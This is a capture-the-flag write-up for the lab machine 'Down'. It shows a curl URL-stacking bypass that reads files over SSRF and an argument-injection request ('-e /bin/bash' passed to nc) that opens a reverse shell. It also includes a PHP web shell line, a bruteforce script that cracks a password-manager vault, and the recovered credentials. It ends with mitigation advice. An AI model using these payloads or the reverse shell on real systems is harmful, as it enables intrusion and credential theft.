

Overview#
Down is a very beginner friendly machine, which teaches some basic SSRF and filter bypassing. For privilege escalation we analyze a simple password manager and write a small bruteforce script.
User#
Nmap portscan shows two ports open, SSH and a webserver on 80 running with Apache:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Is it down or just me?
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Browsing to webserver shows a simple url checker for being up: 
We can check if we serve malicious php if it gets executed:
<?php system($_GET['cmd']);?>
write into simple.php
Host with python:
python -m http.server 80PHP code does not get interpreted.
It is possible to target the host itself by entering http://127.0.0.1, this opens up a possibility for SSRF.
Analyzing how these requests are done on the backend, checking with ncat:
ncat -lvnp 80
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.129.192.108:36924.

GET /simple.php HTTP/1.1
Host: 10.10.14.129
User-Agent: curl/7.81.0
Accept: */*
We see it’s the curl binary behind it.
Checking other protocols, trying to read local files (LFI):
file:///etc/passwdfile:// and other parameters are filtered, only http and https is allowed, as the message states:
But how is this filter implemented? What if we stack URLs, curl does supports multiple URLs at once delimited by space:
POST /index.php HTTP/1.1
Host: 10.129.192.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://10.129.192.108
DNT: 1
Connection: keep-alive
Referer: http://10.129.192.108/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

url=http://127.0.0.1+file:///var/www/html/index.php
This input needs to be done in burpsuite or on cmdline, as in a browser there is client side javascript active, which prevents filling in spaces.
Previous requests successfully retrieves website code:
<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="/logo.png" alt="Logo">
        <h2>Is it down or just me?</h2>
    </header>

    <div class="container">

<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
  echo '<h1>Is the port refused, or is it just you?</h1>
        <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
            <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
            <input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
            <button type="submit">Is it refused?</button>
        </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>';
}

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';
  }
} elseif (isset($_POST['url'])) {
  $url = trim($_POST['url']);
  if ( preg_match('|^https?://|',$url) ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/curl -s $url");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Only protocols http or https allowed.</font>';
  }
}
?>

</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
We see the bypass is working because preg_match only checks with regex for https? at the start (^). It’s important to know that escapeshellcmd can be insecure, as it only hindering other shell commands but not multiple arguments. Always prefer escapeshellarg over it, as it escapes a single argument only.
PHP code reveals an additional endpoint, when expertmode is present as parameter.
http://10.129.234.87/index.php?expertmode=tcpA simple port checker is presented with it:
As escapeshellcmd is used for nc, it is not hindering us adding an additional parameter. The -e flag allows us to send a reverseshell. We see there is some validation on ip and port parameter present. But the logic flaw here is, that the validated, extracted values are not used for effective command execution. The original ones are.
Spin up a listener:
ncat -lvnp 9001Send POST-request to endpoint:
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.129.234.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.129.234.87
DNT: 1
Connection: keep-alive
Referer: http://10.129.234.87/index.php?expertmode=tcp
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=10.10.14.129&port=9001+-e+/bin/bash
Reverseshell incoming:
ncat -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.234.87:39852.
whoami
www-data
The user flag can be retrieved in the html directory:
www-data@down:/var/www/html$ ls
index.php logo.png style.css user_aeT1xa.txtRoot#
The home folder /home/aleks/ is world readable:
www-data@down:/home$ ls -lha
total 12K
drwxr-xr-x  3 root  root  4.0K Sep 13  2024 .
drwxr-xr-x 20 root  root  4.0K May 27 22:03 ..
drwxr-xr-x  5 aleks aleks 4.0K May 27 23:51 aleks
Under /home/aleks/.local/share/pswm, we can find the open source cli password manager pswm, which is written in python:
www-data@down:/home/aleks$ find .
.
./.lesshst
./.bashrc
./.sudo_as_admin_successful
./.local
./.local/share
./.local/share/pswm
./.local/share/pswm/pswm
The file pswm contains base64 encoded, encrypted passwords, we can just output the file and copy it:
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpo
Looking at the source code of pwsm, we see the major lifting is done via cryptocode library. Especially interesting is the function encrypted_file_to_lines:
def encrypted_file_to_lines(file_name, master_password):
    """
    This function opens and decrypts the password vault.

    Args:
        file_name (str): The name of the file containing the password vault.
        master_password (str): The master password to use to decrypt the
        password vault.

    Returns:
        list: A list of lines containing the decrypted passwords.
    """
    if not os.path.isfile(file_name):
        return ""

    with open(file_name, 'r') as file:
        encrypted_text = file.read()

    decrypted_text = cryptocode.decrypt(encrypted_text, master_password)
    if decrypted_text is False:
        return False

    decrypted_lines = decrypted_text.splitlines()
    return decrypted_lines
We can just adapt and write a small bruteforcer to find the master password (don’t forget to install cryptocode with pip):
import cryptocode

with open("./pswm", "r") as file:
    encrypted_text = file.read()

with open("/usr/share/wordlists/rockyou.txt","r", encoding="utf-8") as wordlist:
    for line in wordlist:
        decrypted_text = cryptocode.decrypt(encrypted_text, line.strip())
        if decrypted_text:
            print("[+] Master Password: %s" % line.strip())
            print(decrypted_text)
            break
Checking against rockyou.txt finds the password flower pretty fast:
python bruteforcer.py
[+] Master Password: flower
pswm    aleks   flower
aleks@down      aleks   1uY3w22uc-Wr{xNHR~+E
We can login via SSH with credentials aleks:1uY3w22uc-Wr{xNHR~+E
Checking groups of alex reveals we are in the sudo group and are allowed to execute anything. This grants us root access, as we already know the password for aleks:
aleks@down:~$ id
uid=1000(aleks) gid=1000(aleks) groups=1000(aleks),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
aleks@down:~$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL
Elevate:
aleks@down:~$ sudo su
root@down:/home/aleks#
The root flag is located under /root.
Learning Points#
curlallows stacking of URLs, bypassing basic filters.- Programmers make logical mistakes and may use original values, instead of validated once.
- Open-Source tools can be analyzed easily and it might be very easy to write a small effective bruteforcer.
Mitigation Points#
- Avoid using system command in terms of webservices (like php
system()orexec()) where ever possible. If really needed, properly sanitize user input. Use possible restriction likeescapeshellargand auditregexpatterns properly. - Use the concept of least privilege possible, like don’t allow other users (
www-data) to read home directory files (passwordmanager). - Use strong, unique passwords.
- Restrict
sudorights to only necessary commands.